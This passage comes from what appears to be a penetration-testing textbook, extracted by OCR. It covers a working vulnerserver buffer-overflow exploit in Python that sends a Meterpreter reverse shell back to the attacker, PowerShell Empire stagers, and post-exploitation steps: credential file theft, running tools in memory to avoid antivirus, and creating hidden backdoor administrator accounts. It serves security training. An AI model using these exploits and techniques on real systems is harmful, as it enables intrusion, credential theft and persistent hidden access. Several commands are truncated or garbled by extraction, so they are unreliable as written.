


Figure 10.29: EIP of the application after injecting the pattern


That's the end of fuzzing with the next EIP `386F4337`. To create a Windows-specific exploit, we must identify the right offset of the EIP. This can be extracted by exploit tools such as `pattern_offset`, which takes the input of the EIP with the same length that was used to create the pattern.

```
cd usrshare/etasploit-framework/tools/exploit/
sudo ./pattern_offset.rb -q 0x386F4337 -l 2984
[*] Exact match at offset 2003
```

This means that an offset match was found in the pattern that was created with the EIP. Now, we know that buffer `2003` is enough to crash the server, and we can begin the overflow and see if we can overwrite the EIP:

```
import socket
s = socket.socket()
s.connect(("10.10.10.4",9999))
leng = 2984
offset = 2003
eip = b"BBBB"
payload = [b"TRUN .:",b"A"offset,eip,b"C"(leng - offset -
payload = b"".join(payload)
s.send(payload)
s.close()
```

Upon execution of the preceding Python code from Kali Linux, you should see the EIP that we overwrote. If everything is correct, you should see the following on the server side with the EIP as `42424242` in the immunity debugger:


Registers (FPU)
EAX 00E4F1E8 ASCII "TRUN /.:/AAAA

Identify the right bad characters and generate shellcode

Our next task is to identify the address of JMP ESP, since our payload will be loaded into the ESP register. For that, we will utilize the `mona.py` script, which is a Python tool that speeds up searches while developing exploits. This tool can be downloaded directly from https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E/blob/main/Chapter%2010/mona.py.

Upon downloading the Python script, it should be placed in the `PyCommands` folder of Immunity Debugger's installed location (`c:\program files(x86)\Immunity Inc\Immunity Debugger\Pycommands\`). Once the `mona.py` script is placed in PyCommands, testers need to reopen Immunity Debugger and run `!mona jmp -r esp` . in the Immunity terminal. That should display the JMP ESP. In our case, it is `0x62501203`, as shown in *Figure 10.31*:




Figure 10.31: Running mona to identify the JMP ESP address

If the mona display goes away, just do `!mona help` in the same terminal within Immunity Debugger to bring the screen back. Now we are all set to create the payload.

You can use mona to identify bad chars. Testers can utilize any public material to find more ways to exploit the vulnerability. This topic deserves a book on its own.

To create a default array in mona, you can use `!mona bytearray`, which will generate output of two files named `bytearray.txt` and `bytearray.bin` with all the bad characters.

We will go ahead and create a Windows payload with `'\x00'` as a bad character using `msfvenom` by running the following command

in the terminal. This will generate a shellcode that will provide a Meterpreter reverse shell on the attacker's IP:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter
```

Obtain the shell

Finally, we are in the last stage of creating the full-fledged exploit—we just need to add a NOP sled and then overflow the buffer and write our shellcode to the system running the vulnerable application server. The following code extract is the full Python code for exploiting the vulnerable server:

```
import socket
import struct
s = socket.socket()
s.connect(("<ServerIP>",9999))
buf =  b""
buf += b"<Add the shell code from msfvenom here>
shellcode = buf
nops = b"\x90"16
leng = 2984
offset = 2003
eip = struct.pack("<I",0x62501203)
payload = [b"TRUN .:",b"A"offset,eip,nops,shellcode,b"C"*
payload = b"".join(payload)
s.send(payload)
s.close()
```

Save the final Python script as `exploit.py` and before you execute, ensure that your listener is up in Metasploit by running the following commands in the terminal:

```
use exploit/mutli/handler
set payload windows/meterpreter/reverse_tcp
```

```
set lhost <Your kali IP>
set lport 444
exploit -j
```

Everything is now set. Attackers will now be able to perform and craft a Windows-specific exploit using Python programming. The next step is to run `exploit.py` from the terminal:

```
python3 exploit.py
```

The successful exploitation will overwrite the buffer with our shellcode and then execute it to spawn a reverse shell to the attacker, as shown in *Figure 10.32*:

Figure 10.32: Successful TCP reverse shell from vulnserver

That concludes the five-stage approach to developing a Windows-specific exploit. We will explore the PowerShell Empire framework, which can be leveraged by attackers during post-exploitation activities.

PowerShell Empire framework

The initial Empire tool was one of the most powerful post-exploitation tools, which was based on Python 2.7, but progress has been quiet for the last 3 years. The same fork of this project was picked up with active contributions from BC-Security and has now been rewritten in Python 3 and is used by penetration testers around the globe to perform a variety of different attacks in penetration tests to demonstrate system vulnerabilities. This tool runs PowerShell agents that, by nature, are persistent. It also utilizes other important tools, such as `mimikatz`. In this section, we will look closer at how to use PowerShell's Empire framework.

This tool can be installed by running `sudo apt install powershell-empire` in the terminal. Once the application is installed, testers should be able to see the following options:




Figure 10.33: PowerShell Empire's main menu

Attackers need to first run the server before connecting the client. So the first step would be to run `sudo powershell-empire server` and then run `sudo powershell-empire client`, and that should bring us to the following screen:




Figure 10.34: PowerShell Empire's client menu

The current Empire tool has around 393 built-in modules. The following table provides a list of commands that are crucial when using the Powershell Empire tool, since it is similar to Metasploit; however, these commands are used in their own particular way:

Command	**Description**
`agents`	Access a list of agents that are connected
`creds`	Add/display credentials to/from the database
`exit`	Exit Empire

`help`	Display the help menu
`interact`	Interact with a particular agent
`list`	List active agents or listeners
`listeners`	Interact with active listeners
`load`	Load Empire modules from a nonstandard folder
`reload`	Reload one (or all) Empire modules
`reset`	Reset a global option (for example, IP whitelists)
`searchmodule`	Search Empire module names/descriptions
`set`	Set a global option (for example, IP whitelists)
`show`	Show a global option (for example, IP whitelists)
`usemodule`	Use an Empire module
`usestager`	Use an Empire stager

Table 10.1: PoweShell Empire commands

There are four important roles that the Empire tool consists of:

- **Listeners**: This is similar to the Meterpreter listener, waiting for the connection from the compromised systems. Listener management provides the interface to create listeners locally with different types—`dbx`, `http`, `http_com`, `http_foreign`, `http_hop`, and `meterpreter`. We will explore `http`.
- **Stagers**: Stagers provide a list of modules for macOS (OS X), Windows, and other operating systems. These are DLLs, macros, one-liners, and others that can be utilized using an

external device to perform more informed social engineering and physical console attacks.

- **Agents**: The agents are the zombies that connect to the listeners. All of the agents can be accessed by running the `agent` command, which will take us straight to the agents menu.
- **Logging and downloads**: This section can only be accessed when a successful agent is connected to the listeners. Similar to Meterpreter, the Empire tool allows us to run `mimikatz` on the local machine via PowerShell and export the details to perform more focused attacks.

The first thing we must do is set up the local listeners. The `listeners` command will help us jump to the listener menu. If there are any active listeners, then those will be displayed. Use the `listener http` command to create a listener, as shown in *Figure 10.35*:




Figure 10.35: Different types of listeners

By running the following within the PowerShell Empire client terminal, you should set up the Empire listener.

```
Uselistner http
(Empire: uselistener/http) > set Port 80
[*] Set Port to 80
(Empire: uselistener/http) > execute
[+] Listener http successfully started
```

Once the listeners have been selected, by default, port `80` is set. If you are running an HTTP service, you can change the port number by typing `set Port portnumber`. Always remember that all of the commands in the Empire tool are case-sensitive. You can utilize the tab feature, which will autocorrect the command and provide options. To get the stager, use the `usestager multi/launcher` and then set the `Listener` to `http`, as seen in *Figure 10.36*, and that's it. When we run the `execute` command, we should have the PowerShell script that we can run on the target machines:




Figure 10.36: Successfully creating a payload using the stagers

We have now explored the PowerShell Empire framework. We will be taking a deep dive into this tool in the coming chapters.

Summary

In this chapter, we focused on the fundamentals of exploitation and the different tools that convert findings from reconnaissance into a defined action that establishes the right connection between the tester and the target.

Kali provides several tools to facilitate the development, selection, and activation of exploits, including the internal ExploitDB as well as several frameworks that simplify the use and management of these exploits. We took a deep dive into the MSF and learned how to compile different types of files from ExploitDB into a real exploit.

We also focused on how to develop Windows exploits by identifying different fuzzing techniques. We also loaded the shell code into the custom exploits. Additionally, we took a quick tour using the PowerShell Empire tool, which can be instrumental for pentesters once the exploitation phase is complete.

In the next chapter (*Chapter 11*, *Action on the Objective and Lateral Movement*), we will learn about the most important part of the attackers' cyber kill chain as well as post-exploitation, privilege escalation, lateral movement in the network, compromising domain trusts, and port forwarding.

11

Action on the Objective and Lateral Movement

If exploiting a system is the definition of what a penetration test is, it is the action on the objective after the exploitation that gives the test its real purpose. This step demonstrates the severity of the exploit and the impact that it could have on the organization. This chapter will focus on the immediate post-exploit activities, as well as the aspect of horizontal privilege escalation—the process of using an exploited system as a starting point to jump on to other systems on the network.

By the end of this chapter, you will have learned about the following topics:

- Local privilege escalation
- Post-exploitation tools
- Lateral movement within the target networks
- Compromising domain trusts
- Pivoting and port forwarding

Activities on the compromised local system

It is usually possible to get guest or user access to a system. Frequently, the attacker's ability to access important information will be limited by reduced privilege levels. Therefore, a common post-exploitation activity is to escalate access privileges from guest to user to administrator and, finally, to SYSTEM. This upward progression of gaining access privileges is usually referred to as **vertical privilege escalation**.

The user can implement several methods to gain advanced access credentials, including the following:

- Employ a network sniffer and/or keylogger to capture transmitted user credentials (`bettercap`, `responder`, or `dsniff` are designed designed to extract passwords from live transmissions or a PCAP file that has been saved from a Wireshark or `tshark` session).
- Perform a search for locally stored passwords. Some users collect passwords in an email folder (frequently called `passwords`). Since password reuse and simple password construction systems are common, the passwords that are found can be employed during the escalation process.
- NirSoft (`www.nirsoft.net`) produces several free tools that can be uploaded to the compromised system by using Meterpreter to extract passwords from the operating system

and applications that cache passwords (mail, remote access software, FTP, and web browsers).

- Dump the `SAM` and `SYSKEY` files using Meterpreter.
- When some applications load, they read **dynamic link library** (**DLL**) files in a particular order. It is possible to create a fake DLL with the same name as a legitimate DLL, place it in a specific directory location, and have the application load and execute it, resulting in elevated privileges for the attacker.
- Apply an exploit that uses a buffer overflow or other means to escalate privileges.
- Execute the `getsystem` script, which will automatically escalate administrator privileges to the SYSTEM level, from the Meterpreter prompt.

Conducting rapid reconnaissance of a compromised system

Once a system has been compromised, the attacker needs to gain critical information about that system, its network environment, users, and user accounts. Usually, they will enter a series of commands or a script that invokes these commands from the shell prompt.

If the compromised system is based on the Unix platform, typical local reconnaissance commands will include the following:

Command	Description
`etcresolv.conf`	Uses the `copy` command to access and review the system's current DNS settings. Because it is a global file with read privileges, it will not trigger alarms when accessed.
`etcpasswd` and `etcshadow`	These are system files that contain username and password hashes. It can be copied by a person with root-level access, and the passwords can be broken using a tool such as John the Ripper.
`whoami` and `who -a`	Identifies the users on a local system.
`ifconfig -a`, `iptables -L -n`, and `netstat -r`	Provides networking information. `ifconfig -a` provides IP addressing details, `iptables -L -n` lists all of the

	rules held in the local firewall (if present), and `netstat -r` displays the routing information maintained by the kernel.
`uname -a`	Prints the kernel version.
`ps aux`	Prints the currently running services, the process ID, and additional information.
`dpkg -l yum list | grep installed` and `dpkg -l rpm -qa --last | head`	Identifies the installed software packages.

Table 11.1: Linux commands for reconnaissance that can be utilized by the pentesters

These commands contain a brief synopsis of the options that are available. Refer to the appropriate command's help file for complete information on how it can be used.

For a Windows system, the following commands will be entered:

Command	**Description**
`whoami /all`	Lists the current user, SID, user privileges, and groups.
`ipconfig /all` and `ipconfig /displaydns`	Displays information regarding the network interface, connectivity protocols, and local DNS cache.
`netstat -bnao` and `netstat -r`	Lists the ports and connections with the corresponding processes (`-b`) to no lookups (`-n`), all connections (`-a`), and parent process IDs

Command	Description
	(`-o`). The `-r` option displays the routing table. They require administrator rights to run.
`net view` and `net view /domain`	Queries NBNS/SMB to locate all of the hosts in the current workgroup or domain. All of the domains that are available to the host are given by `/domain`.
`net user /domain`	Lists all of the users in the defined domain.
`net user %username% /domain`	Obtains information on the current user if they are part of the queried domain (if you are a local user, then `/domain` is not required). It includes the login times, the last time that the password was changed, the logon scripts, and the group memberships.
`net accounts`	Prints the password policy for the local system. To print the password policy for the domain, use `net accounts /domain`.
`net localgroup administrators`	Prints the members of the administrator's local group. Use the `/domain` switch to obtain the administrators for the current domain.
`net group "Domain Controllers" /domain`	Prints out a list of domain controllers for the current domain.

Command	Description
`net share`	Displays the currently shared folders, which may not provide sufficient access controls for the data shared within the folders, and the paths that they point to.

Table 11.2: Windows commands for reconnaissance that can be utilized by the pentesters

Finding and taking sensitive data – pillaging the target

The term **pillaging** (sometimes known as **pilfering**) is a holdover from the days when hackers who had successfully compromised a system saw themselves as pirates, racing to their target to steal or damage as much data as possible. These terms have survived as a reference to the much more careful practice of stealing or modifying proprietary or financial data when the objective of the exploit has been achieved.

The attacker can then focus on the secondary target—system files that will provide information to support additional attacks. The choice of the secondary files will depend on the operating system of the target. For example, if the compromised system is Unix, then the attacker will also target the following:

- The system and configuration files (usually in the `/etc` directory, but depending on the implementation, they may be in `usrlocal/etc` or other locations)
- The password files (`etcpassword` and `etcshadow`)
- The configuration files and public/private keys in the `.ssh` directory
- The public and private key rings that may be contained in the `.gnupg` directory
- The email and data files

In a Windows system, the attacker will target the following:

- The system memory, which can be used to extract passwords, encryption keys, and so on
- The system registry files
- The **Security Accounts Manager** (**SAM**) database, which contains hashed versions of the password, or alternative versions of the SAM database, which may be found in `%SYSTEMROOT%\repair\SAM` and `c:\Windows\System32\config\`
- Any other password or seed files that are used for encryption
- The email and data files

Don't forget to review any folders that contain temporary items, such as attachments. For example, `UserProfile\AppData\Local\Microsoft\Windows\Temporary Internet Files\` may contain files, images, and cookies that may be of interest.

As stated previously, the system memory contains a significant amount of information for any attacker. Therefore, it is usually a priority file that you need to obtain. The system memory can be downloaded as a single image file from several sources, as follows:

- By uploading a tool to the compromised system and then directly copying the memory (these tools include **Belkasoft RAM capturer**, **Mandiant Memoryze**, and **MoonSols Dumpit**)
- By copying the Windows hibernation file, `hiberfil.sys`, and then mounting it using forensic tools to decrypt and analyze the file offline

- By copying a virtual machine and converting the VMEM (virtual machine's paging file) file to a memory file

If you upload a program that's designed to capture memory onto a compromised system, it is possible that this particular application will be identified as malicious software by antivirus software. Most antivirus/EDR software applications recognize the hash signature and behavior of memory acquisition software, and act to protect the sensitive contents of the physical memory by raising an alarm if it is at risk of disclosure. The acquisition software will be quarantined, and the target will receive a warning, alerting them of the attack.

To avoid this, use the Metasploit Framework to run the executable completely in the target's memory using the following command:

```
meterpreter> execute -H -m -d calc.exe -f <me
```

The previous command executes `calc.exe` as a dummy executable, but uploads the memory acquisition executable to run in its process space instead.

The executable doesn't show up in process lists, such as Task Manager, and detection using data forensic techniques is much harder because it's not written to

> disk. Furthermore, it will avoid the system's antivirus software, which generally does not scan the memory space in search of malware.

Once the physical memory has been downloaded, it can be analyzed using the Volatility framework, which is a collection of Python scripts that are designed to forensically analyze memory. If the operating system is supported, Volatility will scan the memory file and extract the following:

- The image information and system data that is sufficient for *tying* the image to its source system.
- The running processes, loaded DLLs, threads, sockets, connections, and modules.
- The open network sockets and connections, and recently opened network connections.
- The memory address, including physical and virtual memory mapping.
- The LM/NTLM hashes and LSA secrets. **LanMan** (**LM**) password hashes are Microsoft's original attempt at protecting passwords. Over the years, it has become simple to break them and convert the hashes back into an actual password. **NT LanMan** (**NTLM**) hashes are more recent and resilient to attack. However, they are usually stored with the NTLM versions for backward compatibility. A **Local Security Authority** (**LSA**) stores secrets that are local passwords: remote access (wired or wireless), VPN, autologon passwords, and so on. Any passwords that are stored on the system are vulnerable, especially if the user reuses passwords.

- Specific regular expressions or strings stored in memory.

Creating additional accounts

The following commands are highly invasive and are usually detected by the system owner during the incident response process. However, they are frequently planted by an attacker to draw attention away from more persistent access mechanisms:

Command	Description
`net user attacker password /add` `net user testuser testpassword /ADD /DOMAIN`	Creates a new local account with a user called `attacker` and a password set to `password`. It also adds the same user to the domain if you are running the command on a domain controller.
`net localgroup administrators attacker /add`	Adds a new user called `attacker` to the local administrators group. In some cases, the command will be `net localgroup administrators /add attacker`.
`net user username /active:yes /domain`	Changes an inactive or disabled account to active. In a small organization, this will attract attention. Large enterprises with poor password management can have 30% of their passwords flagged as inactive, so it may be an effective way to gain an account.

`net share name$=C:\ /grant:attacker,FULL /unlimited`	Shares `C:` (or another specified drive) as a Windows share, and grants the user (attacker) full rights to access or modify all of the content on that drive.

Table 11.3: Windows commands that can be utilized to create users on local and domain servers

If you create a new user account, it will be noticed when anyone logs on to the welcome screen of the compromised system. To make the account invisible, you need to modify the registry from the command line using the following `REG` command:

```
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\
```

This will modify the designated registry key to hide the account of the user (`/V`). Again, there may be special syntax requirements based on the specific version of the target's operating system, so determine the Windows version first and then validate it in a controlled test environment before implementing it against the target.

Post-exploitation tools

Post-exploitation is the art of using the existing level of access to escalate, exploit, and exfiltrate. In the following sections, we will explore three different post-exploitation tools: Metasploit's Meterpreter, PowerShell Empire, and CrackMapExec.

The Metasploit Framework – Meterpreter

Metasploit was developed to support both exploit and post-exploit activities. The present version contains approximately 2,180 exploits, 1,155 auxiliary, and 399 post-exploitation modules. There are around 229 Windows modules that simplify post-exploit activities. We will review some of the most important modules here.

In the following examples, we have successfully exploited a vulnerable Microsoft exchange server running on Windows 2016 (a classic attack that is frequently used to validate more complex aspects of Meterpreter). The initial step is to conduct an immediate reconnaissance of the network and the compromised system.

The initial Meterpreter shell is fragile and vulnerable to failure over an extended period of time. Therefore, once a system has been exploited, we need to migrate the shell and bind it with a more stable process. This also makes detecting the exploit more difficult. At the Meterpreter prompt, enter `ps` to obtain a list of running processes, as shown in *Figure 11.1*:




Figure 11.1: Using Meterpreter to list all the running processes

The `ps` command also returns the full path name for each process. This was omitted from *Figure 11.1*. The `ps` list identifies that `c:\windows\explorer.exe` is running. In this particular case, it is identified with the process ID of `1868`, as shown in *Figure 11.2*. As this is a generally stable application, we will migrate the shell to that process:

Figure 11.2: Migrating to a different privileged process

One of the first parameters to identify is: are we on a virtual machine? With the Meterpreter session open between the compromised system and the attacker, the `run post exploit module checkvm` command is issued, as shown in *Figure 11.3*. The returned data indicates that `This is a VirtualBox Virtual Machine`:

```
